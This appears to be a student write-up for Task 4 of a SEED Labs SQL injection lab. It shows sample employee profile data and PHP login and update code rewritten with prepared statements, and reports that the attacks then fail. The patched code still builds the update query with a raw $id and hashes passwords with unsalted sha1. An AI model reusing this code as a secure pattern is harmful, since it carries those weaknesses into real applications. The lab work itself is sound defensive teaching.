
Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Task 4

Some edits made in unsafe_home(basically just borrow code from safe_home)



```
        }
        return $conn;
      }

      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
      $sql->fetch();
      $sql->close();

      if($id!=""){
        // If id exists that means user exists and is successfully authenticated
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
      }else{
        // User authentication failed
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        echo "<div class='alert alert-danger'>";
        echo "The account information your provide does not exist.";
```

Some edits made in unsafe backend(basically just borrow code from safe_backend)



```
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET
nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,
$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
```

Unsurpisingly the attacks don’t work